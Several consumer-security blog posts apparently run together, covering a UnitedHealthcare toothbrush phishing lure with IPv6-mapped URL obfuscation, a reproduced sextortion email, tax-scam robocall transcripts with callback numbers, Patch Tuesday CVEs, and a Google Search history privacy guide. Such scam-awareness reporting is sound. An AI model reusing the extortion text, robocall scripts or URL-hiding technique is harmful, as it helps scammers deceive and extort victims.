A recurring lure in phishing emails impersonating United Healthcare is the promise of a free Oral-B toothbrush. But the interesting part isn’t the toothbrush. It’s the link.
Two examples of phishing emails
Recently we found that these phishers have moved from using Microsoft Azure Blob Storage (links looking like this:
to links obfuscated by using an IPv6-mapped IPv4 address to hide the IP in a way that looks confusing but is still perfectly valid and routable. For example:
http://[::ffff:5111:8e14]/
In URLs, putting an IP in square brackets means it’s an IPv6 literal. So [::ffff:5111:8e14] is treated as an IPv6 address.
::ffff:x:y is a standard form called an IPv4-mapped IPv6 address, used to represent an IPv4 address inside IPv6 notation. The last 32 bits (the x:y part) encode the IPv4 address.
So we need to convert 5111:8e14 to an IPv4 address. 5111 and 8e14 are hexadecimal numbers. In theory that means:
0x5111 in decimal = 20753
0x8e14 in decimal = 36372
But for IPv4-mapped addresses we really treat that last 32 bits as four bytes. If we unpack 0x51 0x11 0x8e 0x14:
0x51 = 81
0x11 = 17
0x8e = 142
0x14 = 20
So, the IPv4 address this URL leads to is 81.17.142.20
The emails are variations on a bogus reward from scammers pretending to be United Healthcare that uses a premium Oral‑B iO toothbrush as bait. Victims are sent to a fast‑rotating landing page where the likely endgame is the collection of personally identifiable information (PII) and card data under the guise of confirming eligibility or paying a small shipping fee.
How to stay safe
What to do if you entered your details
If you submitted your card details:
Contact your bank or card issuer immediately and cancel the card
Dispute any unauthorized charges
Don’t wait for fraud to appear. Stolen card data is often used quickly
Change passwords for accounts linked to the email address you provided
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
Our malware removal support team recently flagged a new wave of sextortion emails, with the subject line: “You pervert, I recorded you!”
If the message sounds familiar, that’s because it’s a variation of the long-running “Hello pervert” scam.
The email claims the target’s device has been infected by a “drive-by exploit,” which supposedly gave the extortionist full access to the device. To add credibility, the scammer includes a password that actually belongs to the target.

Here’s one of the emails:
Your device was compromised by my private malware. An outdated browser makes you vulnerable; simply visiting a malicious website containing my iframe can result in automatic infection. For further information search for ‘Drive-by exploit’ on Google. My malware has granted me full access to your accounts, complete control over your device, and the ability to monitor you via your camera. If you believe this is a joke, no, I know your password: {an actual password} I have collected all your private data and RECORDED FOOTAGE OF YOU MASTRUBATING THROUGH YOUR CAMERA! To erase all traces, I have removed my malware. If you doubt my seriousness, it takes only a few clicks to share your private video with friends, family, contacts, social networks, the darknet, or to publish your files. You are the only one who can stop me, and I am here to help. The only way to prevent further damage is to pay exactly $800 in Bitcoin (BTC). This is a reasonable offer compared to the potential consequences of disclosure. You can purchase Bitcoin (BTC) from reputable exchanges here: {list of crypto-currency exchanges} Once purchased, you can send the Bitcoin directly to my wallet address or use a wallet application such as Atomic Wallet or Exodus Wallet to manage your transactions. My Bitcoin (BTC) wallet address is: {bitcoin wallet which has received 1 payment at the time of writing} Copy and paste this address carefully, as it is case-sensitive. You have 4 days to complete the payment. Since I have access to this email account, I will be aware if this message has been read. Upon receipt of the payment, I will remove all traces of my malware, and you can resume your normal life peacefully. I keep my promises!
The message is a bit contradictory. Early on, the sender claims they have already removed the malware to “erase all traces,” but later promises to remove it after receiving payment.
Where the password comes from
I found that one particular sender using the name Jenny Green and the Gmail address JennyGreen64868@gmail.com sent many of these emails to people that use the FakeMailGenerator service.
FakeMailGenerator is a free disposable email service that gives users a temporary, receive‑only inbox they can use instead of their real address, mainly to get around email confirmations or avoid spam.
As mentioned, the addresses are receive‑only, meaning they cannot legitimately send mail and the mailbox is not tied to a specific person. On top of that, there is no login. Anyone who knows the address (or guesses the inbox URL) can see the same inbox.
My guess is that the scammer searched these public inboxes for passwords and then reused those passwords in their sextortion emails.
So users of FakeMailGenerator and similar services should consider this a warning. Your inbox may be publicly accessible, show up in search results, and you may receive a lot more than what you signed up for. Definitely don’t use services like this for anything sensitive.
How to stay safe
Knowing these scams exist is the first step to avoiding them. Sextortion emails rely on panic and embarrassment to push people into paying quickly. Here are a few simple steps to protect yourself:
Don’t rush. Scammers rely on fear and urgency. Take a moment to think before reacting.
Don’t reply to the email. Responding tells the attacker that someone is reading messages at that address, which may lead to more scams.
Change your password if it appears in the email. If you still use that password anywhere, update it.
Use a password manager. If you’re having trouble generating or storing a strong password, have a look at a password manager.
Don’t open unsolicited attachments. Especially when the sender address is suspicious or even your own.
Don’t use disposable inboxes for important accounts. The mail in that inbox might be available for anyone to find.
For peace of mind, turn your webcam off or buy a webcam cover so you can cover it when you’re not using the webcam.
Pro tip: Malwarebytes Scam Guard immediately recognized this for what it is: a sextortion scam.
What do cybercriminals know about you?
Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.
While Americans are sorting through paperwork to get their taxes filed in time, scammers are working overtime to grab a piece of the action.
As tax season ramps up, so does scam activity. Our telemetry shows a spike in robocalls impersonating tax resolution firms, tax relief agencies, and vaguely named “assistance centers.” These calls are designed to create urgency, fear, and confusion in the hope of pushing recipients to call back before they have time to think critically.
These robocalls typically try to collect personal information, pressure victims into paying fake tax debts, or funnel them into questionable tax-relief services.
Below are transcripts of two recent voicemail examples submitted by anonymized Scam Guard users that illustrate how these scams operate.
The scripts: different names, similar playbook
Voicemail #1
“Hi, this is <REDACTED_NAME> calling on March 3rd from the eligibility support and review division at the tax resolution assistance center. I’m contacting you because your account remains under active confirmation review. There is still an opportunity to verify your standing while this evaluation period remains open. To make this simple, we provide a direct proprietary verification line with no weight, allowing immediate access to clear and accurate information. This verification step is brief and focused strictly on determining current eligibility and available options. Please call back at 888-919-9743. Again, 888-919-9743. If this message reached you in error, please call back and press 3 to be removed”
Characteristics:
Claims to be from an “eligibility support and review division at the tax resolution assistance center.”
Says your “account remains under active confirmation review.”
Offers a “direct proprietary verification line.”
Urges quick action while the “evaluation period remains open.”
Provides a callback number and an opt-out option.
Voicemail #2
“Hi, this is <REDACTED_NAME> with professional tax associates. Today is Tuesday March 3rd. I’m calling to follow up on back taxes and missed filings. This may be our only attempt to reach you, and due to new resolution programs that are available for a limited time, we highly recommend you give us a call today. This will be your best opportunity to get a fresh start before it becomes a bigger and permanent issue. Please call us back today at 8338204216 again 8338204216. If you’ve already resolved this issue. You may disregard this message or call back using the number on your caller ID to opt out. Thank you. If you were reached in error or wish to stop future outreach, please press 8 now and you will be removed from future outreach. Thank you and we look forward to assisting you. “
Characteristics:
Claims to be with “professional tax associates.”
References “back taxes and missed filings.”
Warns this “may be our only attempt to reach you.”
Mentions “new resolution programs available for a limited time.”
Provides a callback number and opt-out instructions.
What these robocalls have in common
While the wording differs slightly, the structure and psychological tactics are nearly identical.
Both messages use generic but authoritative language:
“Eligibility support and review division”
“Tax resolution assistance center”
“Professional tax associates”
These names sound legitimate but don’t identify a specific, verifiable company. Scammers often rely on institutional-sounding phrases to create credibility without providing any real details.
Both messages also reference vague “account” problems, but neither voicemail mentions:
Your name
A specific tax year
A case number
A known agency like the IRS
Instead, they reference:
“Active confirmation review”
“Back taxes and missed filings”
“Eligibility and available options”
This vagueness is intentional. It allows the same robocall script to target thousands of people, regardless of their actual tax situation.
What you will always see with scams is urgency. Both calls attempt to rush the recipient into action:
“There is still an opportunity… while this evaluation period remains open.”
“This may be our only attempt to reach you.”
“Limited time resolution programs.”
“Call today.”
Creating urgency reduces the likelihood that someone will pause, research the number, or consult a trusted source.
The second voicemail includes the promise of a “fresh start before it becomes a bigger and permanent issue.” This is a common emotional hook, blending fear (a permanent problem) with hope (a fresh start), which can encourage impulsive callbacks.
Both messages push recipients to call a direct number rather than referencing an official website or established contact method. Legitimate tax agencies, including the IRS, do not initiate contact through unsolicited robocalls asking you to call back immediately.
Both scripts include instructions like:
“Press 3 to be removed.”
“Press 8 now and you will be removed.”
“Call back using the number on your caller ID to opt out.”
These opt-out options create an illusion of compliance and legitimacy. In reality, pressing numbers or calling back can confirm that your phone number is active, which may lead to more scam calls.
How to stay safe
Knowing how to identify scam calls is an important step. So, here are some key red flags to watch for:
No personalization
Vague agency names
Pressure to act immediately
Threat of missed opportunity
Promises of relief without verification
Instructions to call back a random 800/833/888 number
Robotic or heavily scripted tone
If a message checks at least one of these boxes, it is very likely not legitimate.
Before calling a number, verify it by visiting the official site directly.
Beware of unsolicited phone calls or emails, especially those that ask you to act immediately. Government agencies will not call out of the blue to demand sensitive personal or financial information.
Never provide sensitive personal information such as your bank account, charge card, or Social Security number over unverified channels. Instead use a secure method such as your online account or another application on IRS.gov.
Microsoft releases important security updates on the second Tuesday of every month, known as Patch Tuesday. This month’s update fixes 79 Microsoft CVEs including two zero-day vulnerabilities.
Microsoft defines a zero-day as “a flaw in software for which no official patch or security update is available yet.” So, since the patch is now available, those two are no longer zero-days. There is also no reason to believe they were ever actively exploited.
But let’s have a look at the possible consequences if you don’t install the update.
The vulnerability tracked as CVE-2026-21262 (CVSS score 8.8 out of 10) is a bug in Microsoft SQL Server that lets a logged-in user quietly climb the privilege ladder and potentially become a full database administrator (sysadmin). With that level of control, they can read, change, or delete data, create new accounts, and tamper with database configurations or jobs. Where SQL Server is supposed to check what each user is allowed to do, in this case it can be tricked into granting more power than intended.
There is no user interaction required once the attacker has that foothold: exploitation can happen over the network using crafted SQL requests that abuse the flawed permission checks. In a typical real‑world scenario, this bug would be the second act in an attack chain: first get in with low privileges, then use CVE-2026-21262 to quietly promote yourself to database king and start rewriting the script.
CVE-2026-26127 (CVSS score 7.5 out of 10) is a bug in Microsoft’s .NET platform that lets an attacker remotely crash .NET applications, effectively taking them offline for a while. The flaw lives in Microsoft .NET 9.0 and 10.0, across Windows, macOS, and Linux, in the .NET runtime or libraries, not in a specific app. In other words, it’s a bug in the engine that runs .NET code, so any app created with affected .NET versions could be at risk until patched.
The main outcome is denial of service: an attacker can cause targeted .NET processes to crash or become unstable, leading to downtime or degraded performance. For a public‑facing web API, a payment service, or any line‑of‑business app built on .NET, this can mean real‑world outages and angry users while services are repeatedly knocked over.
Vulnerabilities affecting Microsoft Office users are two remote code execution flaws in Microsoft Office (CVE-2026-26110 and CVE-2026-26113) which can both be exploited via the preview pane, and a Microsoft Excel information disclosure flaw (CVE-2026-26144), which could be used to exfiltrate data via Microsoft Copilot. Office vulnerabilities appear regularly in Patch Tuesday releases, and in this case none have been reported as actively exploited.
How to apply fixes and check if you’re protected
These updates fix security problems and keep your Windows PC protected. Here’s how to make sure you’re up to date:
1. Open Settings
Click the Start button (the Windows logo at the bottom left of your screen).
Click on Settings (it looks like a little gear).
2. Go to Windows Update
In the Settings window, select Windows Update (usually at the bottom of the menu on the left).
3. Check for updates
Click the button that says Check for updates.
Windows will search for the latest Patch Tuesday updates.

If you have selected to get the latest updates as soon as they’re available, you may see this under More options.
In which case you may see a Restart required message. Restart your system and the update will complete.
If not, continue with the steps below.
4. Download and Install
If updates are found, they’ll start downloading right away. Once complete, you’ll see a button that says Install or Restart now.
Click Install if needed and follow any prompts. Your computer will usually need a restart to finish the update. If it does, click Restart now.
5. Double-check you’re up to date

After restarting, go back to Windows Update and check again. If it says You’re up to date, you’re all set!
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Your Google Search history provides one of the most detailed windows into your private life, and I know this because when I looked at my own search history last year, I was overwhelmed by the information buried within.
Across just 18 months, Google tracked the 8,079 searches I made and the 3,050 websites I visited because of those searches. That included my late-night perusal of WebMD because of medical symptoms I’d looked up just seconds before, my tour of Goodwill donation sites as I searched for where to drop off clothes ahead of an upcoming move, and my ironically tracked visit to a Reddit thread titled “How do I delete most, if not all, of my info off of the Internet?” (One answer I learned: Don’t use Google Search.)
Google tracked my every question, concern, and flight of fancy—almost literally. On just one day in August 2025, Google recorded the seven flight searches I made on Google Flights and the six hotel searches I made on Google Travel.
Google also recorded the many questions and requests I made when researching topics for the Lock and Code podcast, which I host. And while all of that Google data made for an interesting investigation into what Google knows about me (which you can listen to below), it also made it clear that more people should know how to access this same information.
For most Google users, if Web & App Activity is turned on, Google is saving what they look up, what time they looked it up, and what websites they clicked on as a result. There are ways to turn that data tracking off, but the first step is to know where to look.
Here’s how to do that.
How to find your Google Search history
You can start by opening your web browser and signing into Google’s centralized hub for your data online at myactivity.google.com.


The My Google Activity home page
Once logged in, you’ll see the above welcome screen with quick settings that you can change, if you want to. Those settings are different for some users, but may include:
Web & App Activity
Timeline
Play History
YouTube History
Further down on the page, you can browse through your Google Search history. (Our screenshot gallery below can help walk you through the steps.)
First, look for the search bar in the welcome screen that says Search your activity.

Right below, you will find the words Filter by date & product. These words are clickable. Click them.


Once you’ve clicked Filter by date & product, you’ll see a pop-up menu where you can look through your Google activity by date or product. Instead of focusing on the date, scroll down through the list of Google products and check the box for Google Search.
Press Apply.
Find the search bar in the My Google Activity homepage
Click on the words “Filter by date & product”
Scroll down through the list of items until you find Google Search
Click on the Google Search checkbox and click “Apply”
After you press Apply, you’ll be taken to a webpage that lists your Google Search history in reverse chronological order, showing you your most recent activity first. As you scroll down, you can find older activity. You can also use the search bar at the top of the page to look for individual pieces of activity, like a search or series of searches that you previously made.
From here, you can also delete individual Google Search entries so that Google no longer stores that data. This will only apply to the individual search you made.

You can delete individual searches by clicking the “X” button in the top right corner of each search record

Confirm your deletion by pressing “Delete”

Your search is now no longer tied to your overall Google activity
If you want to better protect your privacy, making targeted deletions from your Google Search history is a difficult, lengthy, and imperfect method. Instead, you can simply tell Google to stop recording any of your searches from now on.
How to turn off Google Search history
There’s a simple way to instruct Google to stop saving your online searches to your Google Account, and it takes just a few clicks. Follow the instructions below, along with the image gallery, for guidance.
Go to your My Google Activity homepage (this is the same page you saw when first signing into myactivity.google.com)
Click on that quick control button we saw earlier: Web & App Activity
From here, you will see a new screen with the title Activity Controls


Find the button that says Turn off and click it
Choose between Turn off and Turn off and delete activity
Find the “Turn off” button from the Activity Controls webpage
You can choose one of two options for turning off your data
With one click, you can stop Google from recording your activity
